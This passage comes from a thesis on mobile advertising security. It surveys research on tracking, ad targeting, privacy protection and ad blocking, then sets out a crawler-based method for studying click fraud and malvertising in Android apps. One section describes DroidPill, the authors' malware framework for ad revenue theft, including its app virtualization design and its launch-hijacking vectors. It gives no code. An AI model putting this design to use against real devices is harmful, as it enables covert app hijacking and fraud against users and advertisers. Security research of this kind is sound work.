The use of web tracking is to locate targeted users. Adscape [61] crawled over 175K distinct ads with over 340 different user profiles, and found that the majority of websites use targeting mechanisms (e.g., interest-based, and age & gender-based) over 80% of their ad inventory. But, there are still many instances where ads are not dependent on user profiles. Kim et al. [62] built a Finite State Machine website model for browsing profiles, and developed an automated ad crawler — ADHoneyClient, which fetches ads with crafted browsing profiles and emulates browsing activities.

For individuals with privacy concerns, the Internet is a highly challenging environment. Tighter privacy protection is needed for many IT companies as well. This is especially so for well-known IT companies, like Google and Facebook. Both perform the dual role of ad network and publisher in order to best monetize their advertising efforts [63], and thus, possess the greatest potential to affect the entire ecosystem. For example, Google sponsored ads are displayed on 80% of all publishers, while Facebook's ads are shown on 23% of all publishers, or 85% of the top 10% of publishers [63]. Their methods for employing ads also vary. For instance, Google AdSense employs MediaBot to crawl web pages for keywords and use them to serve contextually relevant ads [64]. In contrast, Facebook allows advertisers to create fine-grained, targeted ads based on various factors released by users (e.g., age, gender, location, sexual preferences, user demographics and interests), where age and gender are the most important [65, 66]. However, both of these advertising systems may be defective. Castelluccia et al. [67] observe that, with the Google Display Network, any adversary can infer a Google user's interest categories with just a small number of targeted ads. Their results show that 79% of the inferred categories are correctly reconstructed, and 58% of the original categories are successfully retrieved. Similarly, Korolova [65] explains that with Facebook, any advertiser can infer a user's posted private information with CPM

ads, or even unposted private information with CPC ads. Although Facebook made efforts with a minimum campaign reach strategy, imposing a minimum target threshold of 20 people, to prevent an attacker from targeting a specific individual, the researcher points out that these efforts are circumvented if an attacker creates 20 Facebook accounts with similar target attributes.

In online advertising, various add-ons are introduced by researchers seeking to combine privacy protection, as listed in Table 2.3. For example, both Privad [68], and Adnostic [69] choose to profile users locally. With Privad, an untrusted dealer is introduced between an ad network and multiple users, and further masks the ad serving and accounting via an encrypted channel so as to protect the anonymity of the users. With Adnostic, the most suitable ad is obtained from a small set of appropriate ads downloaded from the ad network. An impression counter is then used in the CPM model to compute and encrypt statistics in order to prevent the ad network from learning about the user. Another solution, RePRIV [70], permits publishers to mine user interests and behaviors, but stores the private information in an encrypted common repository. This data can then be released to ad networks in a way that aligns with user preferences. Social add-ons or plugins, such as ShareMeNot [58], and SafeButton [71], are also being implemented. ShareMeNot conditionally removes third-party cookies while loading buttons and allowing selected elements that match the user's intent. As for SafeButton, the social plug-in agent not only maintains its private data locally, which is no more than 150MB for a maximum number of 5K Facebook friends, it also caches publicly accessible data (e.g., the page's total number of "Like" selections). Surprisingly, the render time for presenting combined content with SafeButton is even faster than that of the original Facebook version [71].

Recently, more and more users around the world employ adblockers to remove online ads; in return, publishers employ different anti-adblockers on their websites. Therefore, researchers follow up and also investigate the phenomenon from the technical aspect. [72] conducts a first look at ad blocking detection using three classifiers, where the ran-

Table 2.3: Privacy protection in online advertising

Add-on	Project	Description
Browser	Privad [68]	Profile users locally with interests and demographics
	Adnostic [69]	Profile users locally with keywords and URLs
	RePriv [70]	Store user privacy at publishers' encrypted repositories
Social	ShareMeNot [58]	Remove third-party cookies, but allow intended elements
	SafeButton [71]	Store both private and public data locally

dom forest achieves 93.1% recall, and 94.8% precision, on the Alexa top-100K websites. About 1,100 websites perform ad blocking detection, of which most use simple passive approaches. Out of these 1,100 publishers, about 300 websites request users to disable their adblockers. In addition, [73] compares and contrasts the evolution of two popular anti-adblock filter lists (i.e., Anti-Adblock Killer List, and Combined EasyList), which have different implementations. After tracing back the Alexa top-5k websites over the past five years, researchers revealed that 1) the coverage of these filter lists has improved since 2014, and 2) the Anti-Adblock Killer List outperforms the Combined EasyList. Afterwards, in order to update the filter lists more quickly, a machine learning based approach is used to detect anti-adblock scripts using static JavaScript code analysis. More recently, [74] detects anti-adblockers on 30.5% of the Alexa top-10K websites. By manually analyzing one third of these detected websites, researchers revealed that, more provide no visible reactions. Afterwards, two methods (i.e., JavaScript rewriting, and API hooking) are developed to bypass anti-adblockers.

2.3.2 Mobile Environments

The studies of mobile tracking is relatively new than that in online settings. In order to serve more targeted ads and further maximize ad revenue, several parties, including app developers and ad networks, greedily collect user privacy via tracking. For example, the People Hub, a unique feature of Windows Phone that integrates several social networking features, may directly expose user information [24]. When ad libraries are bundled within

an app and act jointly with a unique and persistent identifier, user privacy is easily leaked and uploaded to remote servers. [28] shows that, user privacy is easily compromised due to the lack of secure protocols, like HTTPS, being deployed for fear of the additional overhead created by encryption. Even well-known apps like Facebook for Android permit 22% of its traffic to go unencrypted [75]. Grace et al. [55] considered A&A libraries as a whole, but other studies are more specific to analytics. For instance, Applog [76] was implemented from a TaintDroid-like system runtime and an Android app tracking system for sending analytic information to servers. Afterwards, researchers recruited 20 participants for three weeks to obtain tracking statistics. From the dataset, it shows that web cookie, Android ID, and IMEI are the most used. While analyzing A&A statistics, the authors also discovered that identifiers are usually sent as plaintext. [77] utilizes the Lumen dataset with over 11K real-world users. It contains over 8.5M flows from 14.5K apps to 40.5K domains, where 2.1K are used for third-party advertising and tracking services, and owned by 292 parent organizations. Accordingly, researchers revealed that users' activities can be tracked across devices. Finally, [60] evaluates two blocking approaches for mobile ads, including DNS-based blocking (e.g., "AdAway", and "MoaAB"), and "Adblock Plus for Android" with EasyList, with 10K Android apps. These blocking tools offer limited protection against third-party tracking in Android.

Mobile ad targeting has also been studied. [30] collected over 225K ads using simulated user profiles, correlated ads to targeting profiles with Bayes' rule and Pearson's chi square test, and found that 43% and 39% of the ads are involved in location- and user-based targeting, respectively. Also, MAdScope [32] harvests 1) 500K ads from 150K Android apps using 101 ad networks, and 2) 1M ads from the top 10 ad networks. Accord to the first dataset, apps have not yet exploited the full potential of targeting. Meanwhile, based on the second dataset, in-app ads use significantly less behavioral and demographic information for ad targeting; whereas, the top three app categories receiving targeted ads are Games, Arts (e.g., wallpapers), and Recreation (e.g., ring tones).

Since mobile devices are frequently in a user's possession for calling, messaging, browsing, and other daily activities, maintaining privacy is very important to both users and researchers. The first attempts at revealing the dangers to privacy in mobile advertising originate from a large-scale research investigation of third-party apps. In [55], researchers identified 100 representative in-app ad libraries within 52.1% of the entire 100K Android apps. Researchers in [28] investigated user privacy in 13 popular ad libraries within the top 500 Android apps, by classifying the permissions specified in their documentation as well as figuring out the misused permissions and insecure JavaScript interfaces. Book et al. [26] investigated 66 ad library names and versions from 114K free apps in Play Store, Later, Book and Wallach [29] studied the top 20 of 103 ad libraries, and identified 11 ad libraries which use privacy leaking APIs that allow host apps to transmit demographics. In [78], findings indicate that the principle of least privilege is not always followed, since some host apps request additional permissions solely used by ad libraries. In [79], researchers looked into four popular ad libraries (i.e., AdMob, MoPub, AirPush and AdMarvel), and investigated what malicious advertisers can learn about mobile users through ads. Using malicious JavaScript code within ads, advertisers can read files from a device's external storage, and thus launch inference attacks related to user privacy, including medications, gender preferences for dating partners, browsing history, and social graph. Meanwhile, Pluto [80] reveal both in-app (e.g., local files, and user input) and out-app (e.g., public APIs) attack channels. It utilizes natural language processing to illustrate targeted data (e.g., contact information, interests, demographics, and medical conditions) via the in-app attack channels, and leverages machine learning and data mining models to make inferences about users via the out-app attack channels. Similarly, [81] reveals mobile ads delivered by Google with 217 real users that, 1) there is a statistically significant correlation between user profiles and observed ads, and 2) it is likely to learn users' demographics (e.g., gender, and parental status) through personalized ads.

Afterwards, researchers came up with different countermeasures to protect user privacy,

Table 2.4: Privacy protection in mobile advertising

Classification	Project	Description
Mobile	[82]	Advertising API with 2 corresponding permissions
	[83]	Two features: data shadowing and exfiltration blocking
Traditional, with an intermediary	[84]	Use a common agent to profile users locally, and preserve privacy with a delay-tolerant networking protocol along multiple hops of the path
	[85]	Use an agent to carry an ad with a match estimator, and make a decision locally with user profile
Traditional, without an intermediary	[23]	Send private data separately to publishers and ad networks
	[24]	Use a coarse-grained profile
	[86]	Select the most relevant ads from a set of ads

as shown in Table 2.4. Barrera et al. [87] proposed to replace the INTERNET permission with a more fine-grained permission of INTERNET.ADVERTISING (*.admob.com) to obtain ads from the AdMob domain. Meanwhile, Leontiadis et al. [23] proposed a privacy control loop to harmonize interests between users and developers by using user-defined permissions in ACCESS_ADVERTISEMENT_SERVICE to separate the host app and ad libraries. AdDroid [82] integrates advertising services into the Android system. It provides a public library API and two corresponding advertising permissions (i.e., ADVERTISING and LOCATION_ADVERTISING) for app developers and uses IPC calls for ad requests. When the system service receives a fetchAd IPC call made by the AdDroid API, it establishes a connection with the proper ad network to get the data, and waits for a follow-up IPC call in order to retrieve the ad. Beyond efforts inside of apps, other solutions attempt to wall off private data from being sent to remote servers. After recognizing that 110 popular and free Android apps were sending location and IMEI to A&A servers, Hornyack et al. [83] implemented AppFence, which consists of two primary features for privacy control — those being data shadowing and exfiltration blocking. While the former covertly substitutes sensitive information by sending manipulated data or an empty dataset, the latter, relying on TaintDroid [17], prevents private data from being sent off device by covertly dropping buffered data or overtly simulating an airplane mode state. However, as mobile app users may only pay attention to the ad being rendered when a page is loaded [64], per-

sonalized ads are of greater concern to users. This is especially so for impatient users who only spend a few seconds on each app. Therefore, ad targeting is also important alongside privacy preservation and other factors such as overhead. Furthermore, inheriting from the heuristics used in online advertising, the solutions for the issue of trade off between ad personalization and user privacy can be classified into two categories: with [84, 85] or without [23, 24, 86] an intermediary. MobiAd [84] proposes an architecture that serves local ads by using the mobile agent to profile and maintain personal data locally, caching the relevant ads, and preserving privacy with a delay-tolerant networking protocol along multiple hops of the path. In [85], researchers proposed each agent carrying an ad with a match estimator. The match estimator then makes a decision to render an ad by using its access to a locally stored user profile. Another proposal [23] includes market-aware privacy control models allowing users to send private information separately to developers and ad networks, in order to balance the flows of private information sent to ad networks for revenue. Furthermore, MoRePriv [24] employs personal preference miners to parse and classify different signals (e.g., Facebook, Twitter, SMS, email, and HTTP traffic) into multiple personas. It then replaces the private information with a coarse-grained profile within apps, using the feature for server-based personalization. In addition, Hardt and Nath [86] developed a framework allowing for mobile devices to select the most relevant ad from a set of ads sent from a server. This selection is based on the estimated CTRs of a large user population.

Last but not least, comparing with the increasing popularity of adblockers in in-app ad blocking in online environments, in-app ad blocking is still latent. However, [88] leverages the app virtualization technique, which encapsulates a guest app in a restricted execution environment within the context of another sandbox app, to block in-app ads on stock Android by effectively identifying ad code and robustly stripping the code.

2.4 Attacks

Besides measuring and protecting digital advertising ecosystems, researchers may also find loopholes that could attack the ecosystems. Meng et al. [89] introduced a profile polluter and demonstrated how publishers, exploiting short term browsing history, can significantly affect re-marketing and behavioral targeting mechanisms for advertising and change the type of ads received by a user. In doing so, the polluter can bias as much as 74% of re-marketed ads and 12% for behavioral ads, while yielding up to a 33% increase in revenue for fraudulent publishers. Thomas et al. [90] crawled all injected DOM elements from visitors to Google websites, and revealed that 38% of 50.8K Chrome extensions and 17% of 34.4K Windows binaries injected inorganic ads. Also, 192 deceptive ad injection extensions were still on the Chrome Web Store, and over 3K brands were affected. Kim et al. [62] utilized ADHoneyClient to reveal the targeting strategies used by 254 out of 291 advertisers selected from Alexa Top 500, and drained up to $155.89 within an hour when attacking a controlled advertiser and three real-world advertisers.

Additionally, we elaborate on a framework for malware creation — DroidPill, which we used for launching ad revenue stealing attacks. DroidPill employs the app virtualization technique to achieve the *app confusion attack*. Here we classify app virtualization into two categories, including *inclusive* (e.g., Boxify [91]), and *exclusive* (e.g., NJAS [92]). Boxify and NJAS are two existing app virtualization systems that sandbox unmodified and untrusted apps in stock Android. In their implementations, a sandbox app contains at least two functional components: *sandbox service* and *broker*. While the former is mainly responsible for virtual context setup and initialization (e.g., install the hooking code), the latter performs virtualization logic and enforces security policies.

Boxify is an inclusive virtualization system that leverages the "isolated process" feature to create a tamper-proof app sandboxing system. In Android, an app running in an isolated process cannot conduct any operation which requires Android permissions (e.g., access




Figure 2.3: Boxify's system architecture




Figure 2.4: NJAS's system architecture

data on SD card). In Boxify, the sandbox app's broker runs in a normal process, and the guest apps run in different isolated processes along with the sandbox service. At start time, the sandbox service installs Shim, which hooks the global offset table and redirects the Binder IPC and the guest app's system-level calls to the broker. After the guest app is loaded, the broker monitors references and performs virtualization logic. Figure 2.3 depicts its system architecture.

NJAS is an exclusive virtualization system that builds its sandbox system on top of the *ptrace* mechanism. Unlike Boxify, NJAS sets up the broker and a guest app in separated processes that have the same app privileges. It relies on the ptrace system call to ensure




Figure 2.5: DroidPill's system architecture

that the broker can intercept and inspect system calls made by the guest app, including adverse ptrace calls' prevention. NJAS suffers two limitations, that lead to an unfledged app virtualization system: First, its sandbox app can only run one guest app; Second, it does not have sufficient AOT and misses translating a number of app object types. Figure 2.4 depicts its system architecture.

Ideally, DroidPill should use inclusive app virtualization, which permits a sandbox app to virtualize non-system apps and creates a workspace to manage and execute multiple guest apps at the same time. However, inclusive app virtualization breaks the *UI Integrity* requirement for the majority of Android devices, and asks sandbox apps to acquire a large number of Android permissions to work with a variety of guest apps. As an offense system, DroidPill should meet the UI Integrity requirement, under which users cannot visually tell whether a guest app runs in the native or virtual execution context. Therefore, we adopt the exclusive method for DroidPill, since sandbox apps are built based on the APK files of predefined guest apps, and original icons of the guest apps can be added to the sandbox apps and statically registered to Android at app installation. Unlike NJAS, DroidPill can also virtualize multiple guest apps simultaneously. As a result, one DroidPill malware can reliably mount attacks against multiple benign apps on a device.

In DroidPill, a sandbox app consists of three parts (i.e., *constructor*, *broker*, and *bait*).

Figure 2.5 depicts its system architecture without bait. While constructor is responsible for installing broker and loading guest apps, broker is in charge of virtualization and attacks against guest apps by mediating communications between a guest app and the OS (i.e., kernel, and system services). The constructor and the broker work together to build a virtual execution context for loading and running a guest app. As for bait, it contains attack vectors to achieve the app confusion attack, which invisibly hijacks guest apps' launch sequences. Such attack vectors include *app shortcut manipulation*, which employs two shortcut-related permissions to stealthily substitute the shortcut of a benign app with DroidPill's, and *top activity preemption*, which uses side-channel attacks to occupy the on-top activity position of a user-launched benign app.

2.5 Others

2.5.1 Ad Collection

Due to the fact that ad content is dynamically generated, various methodologies are used to crawl ads. Collecting online ads is relatively easier when not in a mobile setting. In online advertising, researchers can either run scripts with their add-ons [47, 61] or build a Selenium-based crawler [46], with Alexa's top-ranked website lists. Also, the researchers can either intercept HTTP traffic [46, 47] or only harvest ad-related visual elements [61]. Nevertheless, ads' life spans can be easily deduced without triggering ad clicks. Whereas, in mobile advertising, researchers are still able to analyze HTTP traffic [31, 32, 57], but it's more difficult to track ads' life spans. For example, since no touch events (except for click fraud) are involved in [31], their studies stop at ad loading/rendering. But, both [32] and [57] consider every touch event as a starting point. Similar to [57], we customize the browser to capture post-click URLs and webpages. But, the use of a custom WebView actually allows us to sniff HTTP traffic without any browser.

2.5.2 Content Analysis

In order to analyze web content, [93] uses the Alchemy API to label all crawled webpages, and categorizes them into different topic categories. Likewise, we use Google Cloud's Vision API [94] and Natural Language API [95] to analyze our dataset, besides using the CETD algorithm [96] to only encompass web content and anchored links. Similar to finding resolved ad URLs, content scraping in the mobile settings is not so easy as that in a browser. Therefore, both [50] and [64] capture third-party apps' page contents on Windows-based mobile platforms. While the former extracts page information with the UI extraction channel from Monkey [97], the latter instruments app binaries to insert custom logging code. Furthermore, [98] studies whether ads are consistent with host apps' maturity ratings on a small scale that is below 4K ads. Also, their "topic classification" part is not well elaborated; therefore, we are thus unable to make any technical comparison here.

2.5.3 Human Factors

User studies in smartphones are more or less related to permissions. In [99], authors utilize two guiding principles to make a selection among four permission-granting mechanisms (i.e., automatic granting, trusted UI, runtime consent dialogs, and install-time warnings). Felt et al. run two usability studies and revealed that current permission warnings in Android do not help users make decisions during installation [100]. Meanwhile in [101], Kelly et al. found a clearer privacy warning could direct users to install apps requesting fewer permissions. Researchers also looked into permissions in details. In [102], every dangerous permissions used in different scenarios (i.e., publicly, with friends, with advertisers, and sent to servers) are ranked by users. Also in [103], researchers revealed that in order to let users assess evaluate apps easily, risks should be decomposed into four different dimensions (e.g., personal information privacy, and data integrity).

CHAPTER 3

CORRELATION BETWEEN CLICK FRAUD AND MALVERTISING

3.1 Motivation

Traditionally, both ad-related security issues (i.e., click fraud, and malvertising) have been studied separately, since the two attacks have different purposes. While the former is mainly used for app developers to increase revenue, the latter is to menace users. Here, we will explore if the two attacks have an internal relation.

3.2 Methodology

In this section, we present the steps used to pick up target apps, as well as the design and implementation of our data collection framework for mobile ads.

3.2.1 App Selection

We selected 143K free Play Store apps that were randomly crawled in December 2016 and March 2017. Collecting all ads in an app requires sophisticated UI automation and potentially a significant amount of time. To speed up the ad collection process, we aim to collect only ads that are shown on the first/main app activities. Thus, we need to first filter out apps that do not contain any ad in their first activities. As ads are normally contained within WebViews in an Android app, we filter out apps that do not contain a WebView in their main activities. We also remove apps with multiple *top* WebViews in the main activities. Otherwise, we would not be able to distinguish the data generated from clicks by the UI automation tool on any of the WebViews. We kept 29.3K apps in the dataset after the above steps. Note that some apps may still contain more than one WebView and a user might not be able to directly interact with some of the WebViews. For example, some

smaller WebViews might be blocked/covered by a huge top WebView. We are not able to detect those blocked WebViews using our UI automation tool.

We further exclude apps that do have one top WebView but do not host ads and retain 11.8K apps. In particular, we construct a domain name list of known ad networks, and use the list to match the traffic sent after each app launch. If none of the requests matches with any of the 1,183 ad-related domains [104, 105], the app would be excluded. In addition, we exclude apps that do not direct a user to an ad landing page in another activity of other apps (e.g., Android WebView Shell, or the Play Store app) after a click. We have 6K apps left after applying these steps.

Note that we also tried the methods in other works [31, 106] to detect ad-hosting apps. [31] examines click fraud in each app's first activity. However, we found that around 50% of the 11.8K packages had sent requests to at least one of the 1,183 ad-related domains, but no ad was displayed. Those requests may be used for tracking purpose in the first activities before a user navigates to the next activities that may contain ads. Thus, we cannot apply the network traffic approach in [31]. We also tried to identify ads by using WebView sizes in our last step as in [106]. We found that such method is not robust as we identified more than 300 different WebView sizes from the 11.8K apps' main activities. For example, 320x50 is a standard CSS size for mobile ads. But we also found ad sizes like 320x49 or 320x51. Also, after conducting ad collection, we finally got mobile ads from 5.7K, or 95.85% of those selected apps.

These 5.7K apps, developed by over 2.5K app developers, exhibit high diversity, in terms of both app categories[1] and number of app downloads (Figure 3.1). Therefore, we believe that our app dataset is representative. VirusTotal, which aggregates over 60 file/URL scanners, labeled 722 apps within our dataset as suspicious, where 277 of them were flagged by more than three scanners of VirusTotal.

[1]It consists of 47 categories, including one app in "Dating" and four apps in "Casino". Also, categories with over 300 apps include "Books & References", "Education", "Entertainment", "Lifestyle", "Music & Audio", "Personalization", and "Tools".




Figure 3.1: Distribution by app downloads

3.2.2 Ad Crawler

As apps running on the AOSP emulators or those provided by Android Studio no longer get commercial ads but only test ads in case of using AdMob, we equipped our testbed with "Custom Phone 7.1.0 (API 25)", including Open GApps and ARM Translation Installer v1.1, on Genymotion [107] 2.11 for personal use. Once GApps is installed, we get Play Store, and then set "Parental Controls" to the most restrictive level (i.e., "Apps & games": Everyone, "Movies": G, "TV": C, and restrictions on: "Books" and "Music") for making sure that any minor should not be redirected to the installation pages of age-restricted apps via app install ads. With ARM translator enabled, the X86 architecture, used by Genymotion, can run most ARM apps.

In order to get mobile ads, ad-supported apps are usually asked to include custom AdViews, developed by related ad networks. Whereas, our preliminary test with UIAutomator [108] shows that, AdViews' underlying implementations are mostly based on WebView. Therefore, we modify and rebuild a WebView (20 LOC in Java) from the Chromium projects (version 63.0.3214.2). We customize the Android WebView by exposing all logcat messages with a specific identifier when using several methods[2]. Mean-

[2]Methods include `loadUrl()`, `didFinishLoad()`, `loadDataWithBaseUrl()`, `shouldIgnoreNavigation()`, `didStopLoading()`, `shouldInterceptRequest()`,

while, we also use a custom Android WebView Shell (15 LOC in JAVA), which prepends a specific URL scheme after receiving resolved ad URLs which start with HTTP(S) from a specific INTENT, from the same source code. As you may know, a URL starting with "fb://" may be redirected to the Facebook app/website. In our case, the link will be sent and then resolved within our WebView-based app, named DEPOT, with a single WebView (250 LOC in JAVA and XML) to take full control (e.g., record all redirections, and take a screenshot). In order to avoid the pop-up dialog box for selecting a default browser, we only install the custom Android WebView Shell on the emulator. As for *app install ads*, once clicked, most ads will be redirected to Play Store, a few will be handled by the browser, and the rest starting with "market://" are not resolvable within this experimental one-tab browser.

3.2.3 Automatic Harvest

We develop an automation tool (550 LOC in PYTHON) to drive the testbed and collect pre-click data. As a preliminary, this tool uses ANDROIDVIEWCLIENT [109] (version 13.6.0), which provides view-based UI interaction, to install sample apps. Following previous tracks presented in 3.2.1, our tool gets the apps launched. Those running apps display ads right after every app start. To identify network traffic from a running apps, our tool observes the identifier, and once seen, it knows that an ad is being received. Thus, it logs all pre-click URLs and takes an ad screenshot. Afterwards, the module fires touch events on the ad. It has not escaped our notice that, most ads usually require only one click to start redirection. But, there are two special situations: 1) Almost all full-screen interstitial ads requires a click on the button with an attractive phrase (e.g., "INSTALL", "Visit Site", "Learn More", and "Click Now"), and 2) a few banner ads require a button click, but minimize that button. In case of the banner ad, once tapped, the button enlarges with an aforementioned phrase. Previous work [57] employs a complex button detection algorithm to find such buttons. Rather, we collect all button texts and only click these buttons to

`didFinishNavigation()`, and `onTouchEvent()`.

navigate into their landing pages.

Two different types (i.e., app install ads, and normal commercial ads) of ad content end up with different locations for post-click data collection. In case of app install ads, once clicked, users may be redirected to Play Store. Therefore, the automation tool still takes care of their post-click data location, including Play Store screenshot and maturity rating (e.g., Everyone, Teen, Mature 17+), and stores the data from their entire life span at the same location. But for the moment, we left the ads redirected to Play Store aside. As for normal commercial ads, we use Depot to collect more information. It takes their screenshots for the portion we see immediately after the landing pages are fully loaded, scrapes their full-page HTML content, and records the redirect chains.

Finally, our automation tool stops all launched activities. It is unfortunate that, Depot cannot identify where a clicked ad comes from (i.e., package name); however, as it takes at least 30 seconds to record an ad's entire life span, we can use two time-related records to link the ad and its landing page, for further analysis. And, we can use *external records* to confirm when a package starts and find out the related APK file. Besides, when either "incapable ad loading" or "improper ad rendering" happens, our tool can also terminate all launched activities when its watchdog timer gets a timeout. Figure 3.2 depicts our tool's workflow for ad collection.

For normal commercial ads, our data consist of three parts:

- **Pre-click Data** include a set of *package name*, *ad size*, *ad screenshot*, *pre-click URLs*, and *pre-click time*.
- **Post-click Data** include a set of *landing page screenshot*, *full-page HTML content*, *URL redirect chain*, and *post-click time*.
- **External Records** include a set of *APK file name*, *package name*, and *starting time*.

We finished developing the framework in December, 2017, spent about 6 weeks on app selection, and then ran 3 non-dedicated machines over a month between mid January




Figure 3.2: Workflow for data collection

and late February in 2018 at mainly two locations in the United States and one in Canada with the same Google account to collect mobile ads. During our data collection, in order to save time, after installing an app, our tool runs the app 10 times before uninstalling it. Furthermore, an app may be uninstalled in advance, if we encounter totally 3 times of either "incapable ad loading" or "improper ad rendering". For data collection, it takes about 32-45 seconds per cycle, depending on network overload. It is worthy to point out that, our method is comparably fast [31, 57, 64], since our app dataset helps us eliminate the burden of complex UI automation, which we believe it is not directly related to mobile ad studies. Finally, we got nearly 48GB of data, which included over 84K ads.

